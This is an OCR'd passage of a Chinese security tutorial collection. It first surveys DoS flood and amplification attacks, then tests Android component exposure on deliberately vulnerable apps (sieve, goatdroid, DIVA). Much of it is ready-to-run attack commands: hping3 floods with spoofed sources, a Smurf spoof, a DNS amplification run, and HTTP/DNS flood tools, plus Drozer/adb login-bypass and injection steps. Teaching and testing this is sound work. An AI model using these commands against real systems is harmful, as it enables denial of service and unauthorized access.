这种 FIM 标志的数据包只有在 TCP 建立连接之后才会被接受，如果没有建立 TCP 连接，那么这个标志的数据包将会被简单的删除处理。

如果攻击者只是在没有建立 TCP 连接的情况下对服务器进行泛洪攻击，那

么 FIN 数据包将会别丢弃，但是服务器还是会分配一些资源来查看数据包防止冗余。

这种攻击很容易被实现。

测试工具：hping3

命令：*hping3 --flood --rand-source -F -p TARGET_PORT TARGET_IP*

TCP RST Flood

TCP 中的 RST 包的意思是立即断开连接，当连接出错需要停止掉的时候非常有用。

如果攻击者能够以某种方式查看从源到目的地的流量，则可以发送具有适当值的 RST 报文（源 IP，目的 IP，源端口，目的端口，序列号等），该报文将断开源和目的地之间的 TCP 连接。 这也是一种拒绝服务的方式。

RST 泛洪的测试工具也是 hping3

命令：*hping3 --flood --rand-source -R -p TARGET_PORT TARGET_IP*

PUSH and ACK Flood

通过大量的 PUSH 和 ACK 泛洪可以是服务器停止对正常用户的请求进行响应。

测试工具：hping3 和 LOIC

命令：*hping3 --flood --rand-source -PA -p TARGET_PORT TARGET_IP*

ICMP and IGMP Floods

ICMP（Internet Control Message Protocol--Internet 控制消息协议）和 IGMP（Internet Group Management Protocol--Internet 组管理协议）是网络层的协议类似于 UDP。ICMP 递送状态消息，错误报告，回答某些请求，报告路由信息，并且常用于测试网络的连通性和排查问题。IGMP 是 IP 网络上的系统和相邻路由用来建立和维护多播组成员关系的协议。


ICMP and IGMP Floods 类似于 UDP 不需要任何漏洞，只需要发送大量的 ICMP 或 IGMP 数据包，在处理每一个数据包的时候资源消耗殆尽导致拒绝服务。

测试工具：hping3

命令：*hping3 --flood --rand-source -1 -p TARGET_PORT TARGET_IP*

放大攻击

利用回复包比请求包大的特点（放大流量），伪造请求包的源 IP 地址，将应答包引向被攻击的目标。例如：攻击者伪造源 IP 为目标的 IP 然后使用路由广播 IP 地址向多个 IP 发送消息，然后这些设备都向目标 IP 进行回应。如图：



想要使用放大攻击必须使用不需要验证源 IP 的无连接协议，像 DNS、ICMP（ Smurf attack）、UDP（Fraggle attack）等协议。

Smurf Attack

攻击者会选择一些中间站点作为放大器，然后发送巨大数量 ICMP（ping）请求到这些中间站点的广播 IP。通过这种方式，将所有的源 IP 改为目标的 IP 地址，这些中间地址将这些数据包广播到所有子网的主机。最后所有主机的回应都发回给目标。


测试工具:hping3

命令：*hping3 --icmp --spoof TARGET_IP BROADCAST_IP*


DNS Amplification

当前许多 DNS 服务器支持 EDNS。EDNS 是 DNS 的一套扩大机制，RFC 2671 对此有介绍。一些选择能够让 DNS 回复超过 512 字节并且仍然使用 UDP，如果要求者指出它能够处理这样大的 DNS 查询的话。攻击者已经利用这种方法产生了大量的通讯。通过发送一个 60 个字节的查询来获取一个大约 4000 个字节的记录，攻击者能够把通讯量放大 66 倍。一些这种性质的攻击已经产生了 每秒钟许多 GB 的通讯量，对于某些目标的攻击甚至超过了每秒钟 10GB 的通讯量。

下面看两个图，正常的查询:



下面是放大攻击的图：



对比上面的连个图，发下放大攻击之后有大量的数据查询后的响应数据包返回给受害者的机器，这样就造成了对受害者的拒绝服务攻击。

测试工具：Tsunami

下载地址： https://www.infosec-ninjas.com/tsunami

测试命令：

1 收集 dns 服务器 ./tsunami -o recursive_dns.txt -l 4 -e 172.0.0.0/8

2 对目标进行攻击 ./tsunami -s TARGET_IP -n pentest.blog -p 3 -f recursive_dns.txt

Fraggle Attack

攻击者向 UDP 端点发送大量的欺骗 UDP 洪促使这些端口回应目标。

应用层攻击

应用层攻击也叫第七层攻击，可以实行 DoS 和 DDoS 攻击，这种类型的攻击是基于模仿人的行为。

可能被利用的协议包括 HTTP、HTTPS、DNS、SMTP、FTP、VOIP 和其他的应用协议

HTTP 泛洪

HTTP 泛洪是应用层攻击中最常见的攻击方式。

这种类型的攻击可以尝试使用 HTTP GET 或者 POST 方式向服务器发出请求。通常来说需要多个电脑同时发出请求。

测试工具：

1 LOIC

2 hulk http://www.sectorix.com/2012/05/17/hulk-web-server-dos-tool/

命令:python hulk.py -site http://TARGET.com/test/

3 Apache JMeter https://jmeter.apache.org/

DNS 泛洪

DNS 泛洪像其他洪水攻击一样，DNS 泛宏攻击的目的是向 DNS 应用发送大量 DNS 请求。DNS 服务器不堪重负，无法处理来自其他用户的所有合法请求。

测试工具：

1 mz http://www.perihel.at/sec/mz/

命令： mz -A rand -B TARGET_DNS_SERVER -t dns "q=pentest.blog" -c

10000000

2 netstressng https://sourceforge.net/projects/netstressng/

命令：netstress.fullrandom -d TARGET_DNS_SERVER -a dns -t a -n 4 -P 53

Low 和 Slow 攻击

这个攻击不像其他的泛洪攻击，他不需要大量的数据流量。这种类型的攻击针对的是应用程序和服务器资源。

这种方式很难被检测，因为其流量跟正常流量没什么两样。

测试工具：https://github.com/llaera/slowloris.pl

这个工具的原理就是通过打开多个连接并保持连接，直到服务器无法处理跟多的 http 请求，导致拒绝服务。

总结

这里说了这么多关于拒绝服务的方式，我知道这些内容并不是很全，而且解释的也比较简单，没有深入去解释各种协议，这些基础的东西就需要大家自行去研究学习。这里只是做一个简要介绍做个笔记。里面涉及的攻击就只能请大家自行测试了 。

移动安全

随着移动互联网时代的到来，人们使用手机的时间远远超过了 PC 电脑，任何一家公司都会存在移动端和 PC 端，移动 APP 的占比逐年增加，移动 APP 的安全问题也随着越来越受重视。

由于从事移动安全工作需要一定的门槛，所以移动安全人才相对比较少，对于信安之路来说，移动安全相关的技术文章也屈指可数，希望更多移动安全的人才可以加入我们，成为我们分享者中的一份子，一起为信安之路出一份力，成就一番天地。

Android 组件安全

原创： BoxLi 信安之路 2017-07-20

组件是一个 Android 程序至关重要的构建模块。Android 有四种不同的应用程序组件：Activity、Service、Content Provider 和 Broadcast receiver。组件的安全对于 android 应用来说不容忽视，下面介绍常用的 android 组件安全的测试方法。

工具：Drozer，AndroidKiller，adb

样例 apk：sieve.apk，goatdroid.apk

Activity 组件暴露问题

Activity 为一个用户交互提供一个单独的界面。如果组件暴露，且应用对权限控制不当，可以绕过登录界面直接访问登陆后界面。

检测方法

通常检测这种问题的方法有两个，一个是逆向反编译 apk，查看 AndroidManifest.xml 的内容，一个是使用 adb 调试查看。

反编译 apk

反编译 apk 后查看 AndroidManifest.xml 的内容，查找 android:exported="true"的 activity 标签，如下：

```
<activity android:clearTaskOnLaunch="true" android:excludeFromRecents="true"
android:exported="true" android:finishOnTaskLaunch="true"
android:label="@string/title_activity_pwlist" android:name=".PWList"/>
```

或者配置了 intent-filter 而未设置 android:exported=“false”的 activity 标签。如下：

```
<activity android:excludeFromRecents="true" android:label="@string/app_name"
android:launchMode="singleTask" android:name=".MainLoginActivity"
android:windowSoftInputMode="adjustResize|stateVisible">
```


```
<intent-filter>
    <action android:name="android.intent.action.MAIN"/>
    <category android:name="android.intent.category.LAUNCHER"/>
</intent-filter>
</activity>
```

说明这些 activity 组件（*com.mwr.example.sieve.PWList*， *com.mwr.example.sieve.MainLoginActivity*）存在问题。

adb 调试

使用工具 Drozer，在其命令行下执行以下命令：

dz> run app.activity.info -a com.mwr.example.sieve



利用方式


使用 adb

adb shell am start -a action -n com.mwr.example.sieve/com.mwr.example.sieve.PWList

使用 Drozer

dz> run app.activity.start --component com.mwr.example.sieve com.mwr.example.sieve.PWList

绕过了登陆页面，直接启动了登陆后的页面：



如何修复

1.如果 App 的 Activity 组件不用导出，或者组件配置了 intentfilter 标签，设置组件的“android:exported”属性为 false

2.如果组件需要给外部应用使用，应对组件进行权限控制

Content provider 组件暴露

content provider 负责管理应用程序的数据共享集。你可以通过文件系、SQLite 数据库、网站，或者其它的你的应用程序可以访问的持久化存储位置来

存储数据。通过 content provider，其它的应用程序可以查询甚至修改你的数据（如果这个 content provider 允许它们这么做）。每个 Content Provider 都对应一个以”content://”开头的特定 URI，任何应用都可以通过这个 URI 操作 Content Provider 应用的数据库。如果应用对权限控制不当就会造成信息泄露。

检测方法

与上一个问题检测方法类似。

反编译 apk

在 AndroidManifest.xml 文件中查找 android:exported="true"的 provider 标签，或者配置了 intent-filter 的及未设置 android:exported=“false”的 provider 标签，例如：

```
<provider android:authorities="com.mwr.example.sieve.DBContentProvider"
android:exported="true" android:multiprocess="true" android:name=".DBContentProvider">

    <path-permission android:path="/Keys"
android:readPermission="com.mwr.example.sieve.READ_KEYS"
android:writePermission="com.mwr.example.sieve.WRITE_KEYS"/>

</provider>

<provider android:authorities="com.mwr.example.sieve.FileBackupProvider"
android:exported="true" android:multiprocess="true" android:name=".FileBackupProvider"/>
```

使用 Drozer

使用工具 Drozer，在其命令行下执行以下命令：

```
dz> run app.provider.info -a   com.mwr.example.sieve
```

```
dz> run app.provider.info -a  com.mwr.example.sieve
Package: com.mwr.example.sieve
  Authority: com.mwr.example.sieve.DBContentProvider
    Read Permission: null
    Write Permission: null
    Content Provider: com.mwr.example.sieve.DBContentProvider
    Multiprocess Allowed: True
    Grant Uri Permissions: False
    Path Permissions:
      Path: /Keys
        Type: PATTERN_LITERAL
        Read Permission: com.mwr.example.sieve.READ_KEYS
        Write Permission: com.mwr.example.sieve.WRITE_KEYS
  Authority: com.mwr.example.sieve.FileBackupProvider
    Read Permission: null
    Write Permission: null
    Content Provider: com.mwr.example.sieve.FileBackupProvider
    Multiprocess Allowed: True
    Grant Uri Permissions: False
```


Content provider 注入

dz> run scanner.provider.injection -a com.mwr.example.sieve

```
dz> run scanner.provider.injection -a com.mwr.example.sieve
Scanning com.mwr.example.sieve...
Not Vulnerable:
  content://com.mwr.example.sieve.DBContentProvider/Keys
  content://com.mwr.example.sieve.DBContentProvider/
  content://com.mwr.example.sieve.FileBackupProvider/
  content://com.mwr.example.sieve.DBContentProvider
  content://com.mwr.example.sieve.FileBackupProvider

Injection in Projection:
  content://com.mwr.example.sieve.DBContentProvider/Keys/
  content://com.mwr.example.sieve.DBContentProvider/Passwords
  content://com.mwr.example.sieve.DBContentProvider/Passwords/

Injection in Selection:
  content://com.mwr.example.sieve.DBContentProvider/Keys/
  content://com.mwr.example.sieve.DBContentProvider/Passwords
  content://com.mwr.example.sieve.DBContentProvider/Passwords/
```


dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Keys/

```
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Keys/
| Password | pin |
```


如何修复

1.将不需要导出的 Content Provider 组件设置为 android:exported="false"

2.对访问的目标文件的路径进行有效判断

Broadcast receiver 组件暴露

broadcast receiver 是一个用来响应系统范围内的广播的组件。很多广播发自于系统本身。

例如，通知屏幕已经被关闭、电池低电量、照片被拍下的广播。应用程序也可以发起广播。

例如，通知其它程序，一些数据被下载到了设备，且可供它们使用。虽然广播并不提供用户交互界面，它们也可以创建一个状态栏通知来提醒用户一个广播事件发生了。尽管如此，更多的情形是，一个广播只是进入其它组件的一个“门路”，并试图做一些少量的工作。 如果组件暴露，且存在配置不当则其他应用可以伪装发送广播从而可造成信息泄露，拒绝服务攻击等。

检测方法


反编译 apk

在 AndroidManifest.xml 文件中查找 android:exported="true"的 receiver 标签，或者配置了 intent-filter 的及未设置 android:exported=“false”的 receiver 标签。例如：

```
<receiver android:label="Send SMS"
android:name=".broadcastreceivers.SendSMSNowReceiver"><intent-filter>

    <action android:name="org.owasp.goatdroid.fourgoats.SOCIAL_SMS"/>
</intent-filter></receiver>
```

使用 Drozer

```
dz> run app.broadcast.info -a org.owasp.goatdroid.fourgoats
```




利用方式

使用 adb

adb shell am broadcast -a org.owasp.goatdroid.fourgoats.SOCIAL_SMS -e phoneNumber 123456 -e message hehe!

使用 Drozer

dz> run app.broadcast.send --action org.owasp.goatdroid.fourgoats.SOCIAL_SMS --extra string phoneNumber 123456 --extra string message hehe!



如何修复

1.如果应用的 Content Provider 组件不必要导出，建议显式设置组件的“android:exported”属性为 false

2.如果必须要有数据提供给外部应用使用，建议对组件进行权限控制

Service 组件暴露

service 是一个运行在后台的组件。它用于执行耗时操作或者远程进程。 一个 service 并不提供用户交互界面。如果组件暴露，且应用对权限控制不当，导致其他应用可以启动被测应用的 Service。

检测方法


反编译 apk

在 AndroidManifest.xml 文件中查找 android:exported="true"的 service 标签，例如：

```
<service android:name=".services.LocationService"><intent-filter>

    <action
android:name="org.owasp.goatdroid.fourgoats.services.LocationService"/></intent-filter></service>
```

使用 Drozer

```
dz> run app.service.info -a com.mwr.example.sieve
```



Service 拒绝服务

使用 adb

```
adb shell am startservice -a org.owasp.goatdroid.fourgoats.services.LocationService
```

使用 Drozer

dz> run app.service.start --action org.owasp.goatdroid.fourgoats.services.LocationService

如何修复

1.如果 App 的 Service 组件不需要导出，或者组件配置了 intent filter 标签，应设置组件的“android:exported”属性为 false

2.如果组件要提供给外部应用使用，建议对组件进行权限控制

参考连接

http://android-doc.com/guide/components/fundamentals.html

http://www.droidsec.cn/android-activtity-security/

http://www.droidsec.cn/android-service-security/


http://www.droidsec.cn/android-broadcast-security/

Android App 漏洞学习（一）

原创： BoxLi 信安之路 2017-08-05

DIVA(Damn insecure and vulnerable App)是一个故意设计的存在很多漏洞的 Android app，目的是为了让开发、安全工程师、QA 等了解 Android app 常见的一些安全问题，类似 dvwa，也可以把它当成一个漏洞演练系统。下载地址：

http://www.payatu.com/wp-content/uploads/2016/01/diva-beta.tar.gz



测试环境

1，安装 JDK，很多工具需要用到 Java 环境；

2，安装 Android 开发工具(ADT，Android studio)，下载地址：

https://developer.android.com/studio/index.html

3，安装 APKtool、Drozer、dex2jar、JD-GUI

Apktoolss 下载地址：

https://bitbucket.org/iBotPeaches/apktool/downloads

Drozer 下载地址：

https://labs.mwrinfosecurity.com/tools/drozer/

Dex2jar 下载地址：

https://sourceforge.net/projects/dex2jar/?source=typ_redirect

JD-GUI 下载地址：

http://jd.benow.ca/

或者使用 Androl4b 虚拟机,下载地址：

http://pan.baidu.com/s/1pL1wewV 密码：drgj

